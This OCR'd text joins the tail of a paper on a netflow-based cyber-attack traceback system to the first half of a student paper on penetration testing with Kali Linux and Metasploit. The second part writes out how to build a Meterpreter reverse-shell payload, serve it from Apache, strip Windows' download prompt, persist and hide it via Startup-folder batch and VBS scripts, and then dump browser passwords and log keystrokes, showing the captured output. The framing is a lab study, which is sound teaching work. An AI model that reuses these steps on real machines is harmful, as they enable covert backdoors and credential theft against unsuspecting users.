


Figure 6. Testbed configuration of the NCTS System.

Also especially, one of the Stepping Stone (HS2) was configured without NC and TA. Then, each connections from Attack-Stepping Stone and Stepping Stone-Victim were lasted until the edge routers (R1~3) exports corresponding netflow records to the distributed NCs. Upon identification of an attack connection (target connection) with victim IP, port and time, the web-UI provides target lists. It also shows the fingerprint information (a set of vector values that representing On & OFF time of flows for a target session) of the target connection [Figure 7-b] by calculating On and Off time values with comparing the time intervals between the netflow records. Consequently, each fingerprint information contains a time series of ON and OFF values for a target connection. Therefore by matching the fingerprint information of a target connection with others connections helps to identify the related connections that are maintained and shown a similar time intervals with the target attack connections. To do so, a time series analysis method called the Correlation Point Function (CPF) were introduced to measure a ratio between the summation of the minimum fingerprint elements and the summation of the maximum fingerprint elements. By matching candidate connections in (Correlation Value) CV rank orders [Figure 7-c] that is collected from the distributed NCs helps to verifies that the CPF values over 0.8 shown a clear distinction of the attack connections among many others connections that exist within a connection time zone. Also by sorting the connection information based on the CV ranks and connection time order, the traceback results [Figure 7-a] are shown from source to destination IP and port numbers of the Internet line sharer as well as the unknown private IP addresses of the Attacker (HA), Stepping Stone (HS1) and Victim (HV). The system also founds a connection information of the Stepping Stone (HS2) which was configured without the NC and TA.

Consequently, we have obtained 8 connection traceback results rather than 4 because of the nodes were configured with an unknown private IPS with NAT. Furthermore, the traceback results [Figure 7-a] were sorted according to the time order from Attacker to Victims due to the nature of an interactive communication sessions that start from origin to destination and terminate in an exact reverse order.



TA Status: Connected

TA Configuration:
OFF Time delta : 11000
Result Threshold : 0.85

NC status:

NC IP	Status
192.168.120.101	ON

Traceback search

Victim IP: 192.168.120.101 PORT: 22
From: 2014-12-04 00:00 To: 2014-12-04 00:30

Target list

NO	Connected IP	PORT	SEARCH
1	54.148.15.239	55868	search
2	54.148.15.239	55869	search

Traceback result

NO	Source	Destination
1	10.188. 10. 11:59093	211.199.232.182: 23
2	192.168. 10. 10: 23	118.131. 14.181:59093
3	118.131. 14.181:59093	192.168. 10. 10: 23
4	211.199.232.182: 23	10.188. 10. 11:59093
5	192.168. 10. 10:56705	54.148. 15.239: 22
6	54.148. 15.239: 22	192.168. 10. 10:56705
7	54.148. 15.239:55869	192.168.120.101: 22
8	192.168.120.101: 22	54.148. 15.239:55869

Intruder: 54.148. 15.239:55869

Victim: 192.168.120.101: 22

Time: 2014-12-04 00:06:59.728 ~ 2014-12-04 00:22:12.039

Finger Print:


OFFSET	0	1	2	3	4	5	6	7	8	9
0	12104	172952	23768	22828	379016	32756	103224	54344	96416	

Finger Print Count: 9

CV RANK:

Rank	Data											
1	CV	1	time	2014-12-04 00:06:59.728 ~ 2014-12-04 00:22:12.039								
	Flow	54.148. 15.239:55869 ==> 192.168.120.101: 22										
	Finger Print	Count	9	Flow Offset	0	victim offset	0					
		OFFSET	0	1	2	3	4	5	6	7	8	9
		0	12104	172952	23768	22828	379016	32756	103224	54344	96416	
2	CV	0.99819	time	2014-12-04 00:06:59.728 ~ 2014-12-04 00:22:11.871								
	Flow	192.168.120.101: 22 ==> 54.148. 15.239:55869										
	Finger Print	Count	9	Flow Offset	0	victim offset	0					
		OFFSET	0	1	2	3	4	5	6	7	8	9
		0	12312	172780	23940	22656	379188	32564	103416	54172	96588	
3	CV	0.98596	time	2014-12-04 00:06:26.759 ~ 2014-12-04 00:22:17.939								
	Flow	54.148. 15.239: 22 ==> 192.168. 10. 10:56705										
	Finger Print	Count	9	Flow Offset	0	victim offset	0					
		OFFSET	0	1	2	3	4	5	6	7	8	9
		0	11664	184888	23780	22816	379192	32572	103228	54344	96420	
4	CV	0.98544	time	2014-12-04 00:05:52.053 ~ 2014-12-04 00:22:21.112								
	Flow	211.199.232.182: 23 ==> 10.188. 10. 11:59093										
	Finger Print	Count	9	Flow Offset	0	victim offset	0					
		OFFSET	0	1	2	3	4	5	6	7	8	9

Figure 7. Web based Traceback Search UI.



1.245.60.197
종류 : 피해지
위경도 : 36.381289,127.364900

1.245.60.197
대전 유성구 가정로 218 한국전자통신연구원
Detailed information
Intruder IP:Port : 54.148.15.239
Time : 2014-12-04 00:06:59.8
CVS : 0.95121

근원지	경유지1	경유지2	피해지
118.131.14.181	211.199.232.182	54.148.15.239	1.245.60.196
118.131.14.181	211.199.232.182	54.148.15.239	1.245.60.197

Figure 8. Tracker UI of the Netflow-based Connection Traceback System.

Finally, the traceback results obtained from the Web-UI can then be interpreted and transferred to the Tracker UI [Figure 8-a], as shown in the Figure 8, which shows a 3D map (Google Earth [12]) interfaces with geographical information. For the domestic location details, including IP address, network and organization name with address and zip code, can be obtained from the WHOIS Open API [13] and the IP2Location™ [14] provides overseas geographical location information based on the IP addresses.

Currently the WHOIS Open API supports as following services;

- APNIC (Asia Pacific Network Information Centre): APNIC Whois Database is an official record that contains information regarding organizations that hold IP address resources and AS numbers in the Asia Pacific.

- ARIN (American Registry for Internet Numbers): ARIN manages the distribution of Ipv4 and Ipv6 address space and Autonomous System Numbers (ASNs), collectively called Internet number resources, for the United States, Canada, and many Caribbean and North Atlantic islands.

- RIPE (Réseaux IP Européens): Regional Internet Registry for Europe, the Middle East and parts of Central Asia which allocates and registers blocks of Internet number resources to Internet service providers (ISPs) and other organizations.

- LACNIN (Latin American and Caribbean Internet Addresses Registry): Assigning and administrating the Internet numbering resources (IPv4, IPv6), Autonomous System Numbers, Reverse Resolution and other resources for the region of Latin America and the Caribbean.

- AFRINIC (African Network Information Center): Regional Internet Registry (RIR) for Africa, responsible for the distribution and management of Internet number resources such as IP addresses and ASN (Autonomous System Numbers) for the African region.

V. Conclusion

The proposed Netflow-based Connection Traceback System (NCTS) provides a real-time identifying and tracing of the cyber attack origin by analyzing the fingerprint information of the collected netflow v5 on the interactive communication sessions.

After preconfigured Netflow Collectors (NC) collect the netflow information from the nearby edge routers and store those information, then the distributed Traceback Agents (TA) manage connections among distributed NCs and generate the fingerprint information from the selected target connection at victim. Such distributed TAs are managed in P2P manner by the Central P2P Manager (CM) for establishing connections and sharing netflow information and support to calculate and find a correlations among flows based on the fingerprint information that represents a set of vector values that representing On & OFF time of flows for a target sessions. Finally, the system helps to monitor the traceback results with the inbuilt Web UIs that distributed along with TAs and also provide a 3D User Interfaces for monitoring purposes.

For the future works, the proposed system and traceback need to consider the cases of netflow information subscription losses from routers due to the nature of UDP communication. As the routers also supports a netflow exports via the Stream Control Transmission Protocol (SCTP) [19], the netflow loss and results mis-ordering of the sorting can be solved. Finally, the proposed system needs further works on supporting the various other types and versions of network flow information available including NetFlow v9, sFlow®, CFlow, JFlow as well as supporting tracbacks of the non-interactive connections.

Appendix

Configuration Examples for Configuring NetFlow and NetFlow Data Export [20].

```
# Example Configuring Egress NetFlow Accounting

configure terminal
!
interface ethernet 0/0
 ip flow egress
```

```
# Example Configuring NetFlow Subinterface Support

    1. NetFlow Subinterface Support For Ingress (Received)
Traffic On a Subinterface
```

```
    configure terminal
    !
    interface ethernet 0/0.1
     ip flow ingress
    !


    2. NetFlow SubInterface Support For Egress
(Transmitted) Traffic On a Subinterface

    configure terminal
    !
    interface ethernet 1/0.1
     ip flow egress
    !
```

```
    # Example Configuring NetFlow Multiple Export
Destinations

    configure terminal
    !
    ip flow-export destination 10.10.10.10 9991
    ip flow-export destination 172.16.10.2 9991
    !
```

ACKNOWLEDGMENT

This work was partly supported by the IT R&D program of MSIP/KEIT [No.B0101-15-1293, Cyber targeted attack recognition and trace-back technology based-on long-term historic analysis of multi-source data]

REFERENCES

[1] Y. Zhang and V. Paxson, “Detecting Stepping Stones,” Proc. 9th USENIX Security Symposium, 2000, pp. 4-5.

[2] G. Yao, J. Bi, and A. V. Vasilakos, “Passive IP Traceback: Disclosing the Locations of IP Spoofers From Path Backscatter,” IEEE Transaction on Information Forensics and Security, Volume 10, No. 3, Mar 2015, pp. 476-478.

[3] F. Ali, “IP Spoofing,” The Internet Protocol Journal, Volume 10, No. 4, Dec 2007, pp 2-9.
https://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_10-4/ipj_10-4.pdf

[4] M. Tanase, “IP Spoofing: An Introduction,” Mar 2003.
http://www.symantec.com/connect/articles/ip-spoofing-introduction

[5] Advanced persistent threat, From Online Wikipedia http://en.wikipedia.org/wiki/Advanced_persistent_threat

[6] White Paper “Advanced Persistent Threats and other advanced attacks,” Websense Inc. 2011.
https://www.websense.com/assets/white-papers/whitepaper-websense-advanced-persistent-threats-and-other-advanced-attacks-en.pdf

[7] M. Robertson and B. MacMahon, “Cisco Cyber Threat Defense Solution 1.1 Design and Implementation Guide,” Technical Documents on the Cisco Cyber Threat Defense July 2013.
http://www.cisco.com/c/dam/en/us/td/docs/security/network_security/ctd/ctd1-0/design_guides/ctd_1-1_dig.pdf

[8] NetFlow Services Solutions Guide, from Cisco System. Jul 2001.
http://www.cisco.com/c/en/us/td/docs/ios/solutions_docs/netflow/nfwhite.html

[9] NetFlow, From Wikipedia, the free encyclopedia.
https://en.wikipedia.org/wiki/NetFlow

[10] Peer-to-Peer Network, From Wikipedia, the free encyclopedia.
https://en.wikipedia.org/wiki/Peer-to-peer

[11] Netflow Bandwidth Calculator, From the Plixer Inc.
https://www.plixer.com/Scrutinizer-Netflow-Sflow/netflow-bandwidth-calculator.html

[12] Google 3D Earth Plugin
https://www.google.com/earth/explore/products/plugin.html

[13] Whois Service, KRNIC's Internet Directory
http://whois.kisa.or.kr/eng/
http://wq.apnic.net/apnic-bin/whois.pl
https://www.arin.net/
https://apps.db.ripe.net/search/query.html
http://lacnic.net/cgi-bin/lacnic/whois?lg=EN
http://afrinic.net/

[14] IP2Location, Geolocate IP Address Location
http://www.ip2location.com/

[15] DAUM Map API
http://apis.map.daum.net/
http://www.ip2location.com/

[16] Spring Framework 3.1, Pivotal Software, Inc.
http://projects.spring.io/spring-framework/

[17] MyBatis data mapper framework 3.1, MvnRepository
http://mvnrepository.com/artifact/org.mybatis/mybatis/3.1.1

[18] Java-based document object model (JDOM) 1.1
http://www.jdom.org/

[19] Technical Docement on the NetFlow Reliable Export With SCTP, Cisco Systems, Inc. June 2006.
http://www.cisco.com/c/en/us/td/docs/ios/netflow/configuration/guide/15_1s/nf_15_1s_book/nflow_export_sctp.pdf

[20] Getting Started with Configuring Cisco IOS NetFlow and NetFlow Data Export, Cisco Systems, Inc. 2011.
http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/netflow/configuration/12-4/nf-12-4-book/get-start-cfg-nflow.html#GUID-BBE4C130-DD22-4064-9AE0-EC8D18D5

Conducting and Identifying Penetration Attacks Using Linux Based Systems

Aparicio Carranza
Computer Engineering Technology
New York City College of Technology – CUNY
Brooklyn, NY, USA
Email: acarranza@citytech.cuny.edu

German Calle, Gin Pena, Jose Camacho, Harrison Carranza, Yeraldina Estrella
Computer Engineering Technology
New York City College of Technology – CUNY
Brooklyn, NY, USA

***Abstract*— Nowadays, it will be hard to say that something like digital security actually exists. It is becoming more common to hear news about businesses being hacked, sensitive information such as credit card information being stolen, and attacks done by Denial of Service (DoS). Penetration testing, also known as Pentesting, involves breaking into systems to find vulnerabilities for the purposes of reinforcing the system's security. However, in the case that the system has been invaded, closer observation of the attack might be done by using computer forensics tools that attempts to track the damage on the compromised system. Penetration testing can be done by using *Metasploit,* an integral tool found in Kali Linux. Meanwhile, Computer Forensics can be done by using *Autopsy* and Guymager, these tools are integrated in Computer Aided Investigative Environment (CAINE). With the combination of the two components, system security and recovery gets improved. This research paper will focus on utilizing these tools to penetrate the system followed by a close examination of the system's damage.**

Keywords — *Kali Linux, CAINE, Pentesting, Computer Forensics, Metasploit*

I. INTRODUCTION

The current state of the Internet shows that anything put onto the internet is unsafe. For a long time, hackers have found ways around security measures taken by companies to protect their content through firewalls, anti-viruses and encryption. A group that goes by the name Lulzsec was able to penetrate PBS and Sony, and stole sensitive information. The group was reportedly able to steal information of about 24.6 million customers from Sony [1]. This activity proves that nothing is safe in today's interconnected world. However, system vulnerabilities can be found and the extent of an attack can be identified given the proper tools and knowledge.

Penetration testing lifecycles have been developed to guide and produce well-documented results that could easily be understood, edited and/or replicated. The framework is comprised of *Reconnaissance, Scanning, Exploitation, Maintaining Access, and Reporting* [2]. Kali Linux is an especial distribution of the Linux OS, practically available to anyone; such tools will enable the user to perform penetration activities to client and server computing systems through the usage of exploitations [9]. Tools, such as Metasploit gather exploits available to be used specifically on Windows users. These resources have been implemented over the years by the computer security community [2]. Many of these exploits require most of the work to be done by the user's end where they download and install malicious software (malware) into their computer without even knowing it. Once the malware is running, Kali Linux has complete access to the Windows terminal of the victim.

While Kali Linux focuses on penetration testing, Computer Aided INvestigative Environment (CAINE) is an open source computer forensic tool that focuses on detecting and analyzing system attacks [4]. There are different investigation types for computer forensics. The attack performed by Kali Linux requires CAINE to conduct an investigation, which is referred to as an external breach [11]. This is where attackers from outside the network target the resources in order to obtain private data for testing purposes and wrongful gain.

In computer forensics investigation, there are two basic types of data that are collected from the system. The first is the data that is stored on a local hard drive or another storage device, which is preserved and still intact when the computer is being shut down. The second one is volatile data. This is data that is stored in memory, or exists in transit, that will be lost when the computer loses power or being shut down. Volatile data resides in registers, cache, and RAM. Since volatile data is ephemeral, it is essential that an investigator knows reliable ways to capture them [5].

Autopsy is a tool used to recover images and data. This tool is a graphical interface to the command line digital investigation analysis tools in The Sleuth Kit. This tool can be run from the command line and also has integrated tools that simplify the search to find the corrupted files. Autopsy provides two modes for analyzing the compromised data. The first is the Dead Analysis, this occurs when a dedicated analysis system is used to examine the data from a suspected system. Here, Autopsy and The Sleuth Kit are run in a trusted environment. The second is live analysis, this occurs when the suspected system is being analyzed while it is running. This is frequently used during incident response while the incident is being confirmed. After it is confirmed and secured, the system can be acquired and a dead analysis can be completed [3].

Guymager is a forensic imaging tool, which allows the user to create an image of the hard disk for further analysis. Guymager is one of the forensic imaging tools that utilizes mutli-threading for imaging processing. As a result, this provides fast processing when obtaining an image. In addition, the image can be created as a split image or a whole image. This tool also provides various image formats to extract the hard disk image [8].

A collection of the mentioned tools are as helpful as they are dangerous. Repercussions for actions like these can easily be a penalty of 20 years or more at a federal prison [2]. For this reason, our research will be conducted under controlled conditions in terms of networking. The presentation of the results of this research must meet the legal requirements. In the following section, we present the penetration testing component with the Kali Linux implementation, we detail the metasploit analysis in Section III, in Section IV we step through the forensics analysis component of our work with the CAINE implementation and particularize our work with autopsy analysis in Section V; and finally in Section VI our conclusion is presented.


II. Kali Linux Implementation

The activities for performing our penetration testing consisted of two parts. The first part of our approach was to enact a virtual attack. In this section, the main focus is to use Kali Linux to attack Windows 7 in a virtual machine lab environment as recommended as to isolate the testing environment and evade any law violations. In the second part, the attack was taken from a virtual machine, to an actual client system in a network provided by the team members under controlled conditions.

Kali Linux and Windows 7 were setup to work under the same network through the network settings of VMware Workstation. Once the operating systems were installed, the next approach was to introduce Metasploit to the equation. Metasploit is a tool used in Kali Linux to gain access to the victim's terminal (Windows 7 command terminal) [2, 10]. This was done by first generating the payload (the virus) by using the msfpayload command. In its entirety, the command would be written as follows:

msfpayload windows/meterpreter/reverse_tcp LHOST = XXX.XXX.X.XX LPORT = 4444 > esktop/attackfile.exe *(the X's represent the attacker's IP address)*

Meterpreter is a payload that uses reverse_tcp to attack Windows 7 through a reverse shell. If the victim opens this backdoor generated malware, a connection will be established between the victim and the attacker giving the attacker to access to the Windows 7 command terminal [2]. The LHOST represents the current IP address of the attacker and LPORT represents the port number that the attacker will access in order to connect. Finally the location of the file is specified in the command as well as a name for the payload and its extension. The payload runs in the background and is observed through the task manager as a running process - therefore a proper name and extension should be given that will not arise suspicion. It is extremely important to note that the payload was generated with the current IP address that the attacker is using. If the IP address were to change, then the payload must be regenerated with the new IP address. Another thing is that this payload is one of many payloads that are available, but meterpreter was the most convenient to use. Once this is done, the next step is to start Metasploit by using the command *msfconsole*. The terminal interface should appear as shown in Figure 1.



```
root@gin:~# msfconsole

                 http://metasploit.pro

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1347 exploits - 743 auxiliary - 217 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 1 – Metasploit Framework

In Metasploit, the first thing to do is to specify the exploit that will be used to deliver the payload. This exploit is called multi/handler, which is also known as the exploit-less handler. Normally when a payload is sent, it must be packaged and sent with the exploit. However with handler, you wait for a connection back from the victim. This is done by using the commands on the msf:

- use multi/hander
- set LHOST XXX.XXX.X.XX
- set LPORT 4444
- set payload windows/meterpreter/reverse_tcp
- exploit

The type of exploit is set as multi/handler, the IP address of the attacker is specified, the port number is 4444 by default, and the payload is set to the payload generated previously. Once this is done, use the command**: exploit**. It should be noted that the exploit is a Metasploit listener, which is capable of answering these kinds of client-side attacks. This means that it will *call home* for further instructions, to which the multi-handler will take care of responding. Metasploit will be waiting, as shown below:

```
[*] Started reverse handler on 192.168.1.33:4444
[*] Starting the payload handler …
```


Once the call is answered, the victim's command line can be accessed for full navigation [2]. The next step was to send the victim the payload, which can be conveniently done through a new terminal window. This is done by setting up an Apache web server named apache2, which can then be accessed by the victim via browser using the attacker's IP address followed by the name of the folder [2]. The following commands should be entered to setup a folder specifically for apache2:

```
mkdir /var/www/share (directory to store the payloads)
cd var/www
chmod -R 755 /var/www/share/
chown -R www-dataLwww-data /var/www/share/
ls -la /var/www/ | grep share
service apache2 start
```

Everything prior to the final command will create folders that can then be accessed when apache2 is running by the attacker. In addition, the generated payloads that are going to be used must be dropped inside the folder /var/www/share. Once the final command is entered, the victim can open up a web browser and can type:

XXX.XXX.XX.X/var/www/share **(***X's represent the IP address***)**

The victim can then download the payload and run it. This is referred to as *malware* attack type, which is part of the *code injection* attack vectors [2]. In Figure 2, the listener has successfully connected with the victim's computer.




```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.33:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.33:4444 -> 192.168.1.26:49246) at 20
15-05-09 16:02:26 -0400

meterpreter >
```

Figure 2 – Console Changed to Meterpreter Exploit

meterpreter>
[*] 192.168.1.26 – Meterpreter session 1 closed. Reason died

The payload termination is shown above. If the victim were to close the payload from the task manager or shut off the computer, the payload will not run itself again and will terminate all connections.



```
meterpreter > shell
Process 3432 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Alex\Desktop>
```

Figure 3 – Entering Windows Terminal

Once in the meterpreter console, by entering the command *shell*, the console is moved to the Windows terminal as shown in Figure 3.

One thing to note is that in order to run the payload, permission is requested from the user every single time. This is because the payload is a file that is not native to Windows or the computer. In order to bypass this, an application that was created by Microsoft for download called Streams.exe can be used to remove the ID stream therefore removing the permission prompt. This must be done through a Windows OS, and then passed on to the victim through the apache web server. In the Windows command enter:

```
streams.exe –d attackfile.exe
```

The physical attack is the next phase towards successfully penetrating a system. Autorun was a feature used where through an **.ini** file, USB, CD, and external hard drives can run any file automatically once the USB is plugged in. For attackers, this is considered a local exploit method as opposed to the remote exploit that is used with the Apache Server [2]. However, since this method is no longer available for vulnerability reasons, a manual run execution has to be performed but the process could still be automated through the shellcode using batch files.

The batch script shown below, will copy the contents of the USB to the designated locations. To ensure that the correct drive is used, an *if statement* is used to find *startupfile.bat* in the correct drive.

```
if EXIST A:\startupfile.bat (
copy A:\startupfile.bat
C:/Users\%Username%\Appdata\Roaming\Microsoft\Windows\"Start
Menu"\Programs\Startup
copy A:\attackfile.exe
C:/Users\%Username%\Appdata\Roaming\Microsoft\Windows\"Start
Menu"\Programs\Startup
copy A:\invisScript.bat
C:/Users\%Username%\Appdata\Roaming\Microsoft\Windows\"Start
Menu"\Programs
copy A:\invis.vbs
C:/Users\%Username%\Appdata\Roaming\Microsoft\Windows\"Start
Menu"\Programs
C:
cd "Users\%Username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"
startupfile.bat
)
```

A prime location is the startup folder for the payload and *startupfile.bat* file. Startup folders will run any applications upon reaching the desktop.

```
@echo off
cd \
:Start
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"
attackfile.exe
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs"
invisScript.bat
goto Start
```

Startupfile.bat shown above, is an script that will run *attackfile.exe* over and over again until the attacker is listening through Kali Linux. This will guarantee that the attacker has access to the victim's computer every single time it is turned on. Two more files must be copied over elsewhere (anywhere) as long as it is not the startup folder. However, noting their location is important as they have to be referenced on the scripts. *Startupfile.bat* will run the second file *invisScript.bat*, as shown below. The VBS file will hide the command prompt from the user and run in the background as the malware needs a running command prompt to stay active.

```
Set WshShell = CreateObject("Wscript.Shell")
WshShell.Run chr(34) &
"C:\Users\Alex\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\startupfile.bat" & Chr(34), 0
Set WshShell = Nothing
```

```
wscript.exe invis.vbs run.bat %
```

Once transferfiles.bat is opened, everything else is taken care of. The USB can then be removed. The attacker may then use the exploit command in Metasploit to gain access to the victim's Windows terminal. The Metasploit framework should now display meterpreter on the console instead of msf.


III. METASPLOIT ANALYSIS

There are countless of things that we can do in meterpreter such as key loggers or turning on the webcam service, etc. [9]. However, one of the main features of this terminal is the fact that the attacker's files become aligned with the victim's files. Therefore, the attacker can change to different folders as well as the victim's, and then download or upload files in the respective directory. This option allows the attacker to send and receive files. To change directories in Windows, the *cd* command is used followed by the path. The command *pwd* can be used to see the current path directory. To change directories in Kali Linux, *lcd* is used and *lpwd* is used to check the current directory path. Once the folders are aligned, the *upload* command can be used to send a file from Kali Linux to Windows. On the other hand, the *download* command can be used to extract a file from Windows to Kali Linux.

Lastly, the command *shell* can be used. This command will send the attacker straight to the victim's terminal allowing any commands that does not require administrative rights.


A. Browser Password Dump

Web Browsers always store data, specifically passwords to accounts such as email or even shopping websites such as Amazon. Notice how the web browser always asks if the user would like to save their password for the next time they visit the site. If saved, this password is stored into cookies and put away in a folder. This may seem harmless but in actuality leaves the user exposed if they were hacked. The Browser Password Dump is a Windows terminal tool used in Windows that will grab those cookies, decode them, and display the login, password, and the website of the account. This tool can be transferred through meterpreter and must run through the Windows terminal.



```
meterpreter > lpwd
/root/Desktop
meterpreter > pwd
C:\Users\Alex\Desktop
meterpreter > upload BrowserPasswordDump.exe
[*] uploading  : BrowserPasswordDump.exe -> BrowserPasswordDump.exe
[*] uploaded   : BrowserPasswordDump.exe -> BrowserPasswordDump.exe
meterpreter >
```

Figure 4 – Uploading Password Dump to Windows




```
 Browser              Username                         Password             W
ebsite URL
 ===============================================================================
==============================

 Google Chrome        gcalle2@gmail.com                YourP@ss6428         h
ttps://www.amazon.com/ap/signin

 Internet Explorer    gcalle2@gmail.com                YourP@$$6428         h
ttps://accounts.google.com/servicelogin

 Internet Explorer    gcalle2@gmail.com                YourP@$$6428         h
ttps://accounts.google.com/servicelogin


 Tip: For more options type BrowserPasswordDump.exe -h


C:\Users\Alex\Desktop>
```

Figure 5 – Password Dump

In Figure 4, the directories of Kali Linux and Windows are aligned. From there the Browser Password dumper is uploaded to the Windows desktop. The command *shell* was used to enter the Windows terminal and then run the software by entering *BrowserPasswordDump.exe*. The terminal program will dump all logins and passwords including the web browser used, as shown in Figure 5.

B. Keylogger

Keystrokes can be logged through Metasploit. This tool is very useful although this process is slow and dependent on the victim to the do work, it does not leave any footprints. This makes it harder for someone to track this event if they are using computer forensics to perform investigation. By using the *keyscan_start* command, Metasploit will begin grabbing all keystrokes done by the victim. When this data needs to be collected, the command *keyscan_dump* is used to be displayed in the terminal as shown in Figure 6. To ensure that the keylogger does not lose any connection while it logs the keystrokes, the meterpreter can be migrated to a process in Windows such as *explorer.exe*. This process cannot be closed, which will make sure that the keylogger is running. To get a list of the processes, the *ps* command can be used. To migrate to the process, the *migrate #* command must be used. The # should be the ID of the process.




```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
gcalle2@gmail.com <Tab> YourP@$$6428 <Return> YourP <Back>  <Back>  <Back>  <Bac
k>  <Back>  <Back>  <Back> Yp <Back>  <Back> YourP@ss6428 <Return> YourP@$$6428
<Return>  ginn <Back>  pna <Return>  <Tab> Million Dolar Idea <Tab> Secret iles
Attachedamazon.comgcalle2@@gmail.com <Tab>  <Back> You <Back>  <Back>  <Back>  <
Back> YourP@ss6428 <Return>
```

Figure 6 – Keylogger Dump

IV. CAINE IMPLEMENTATION

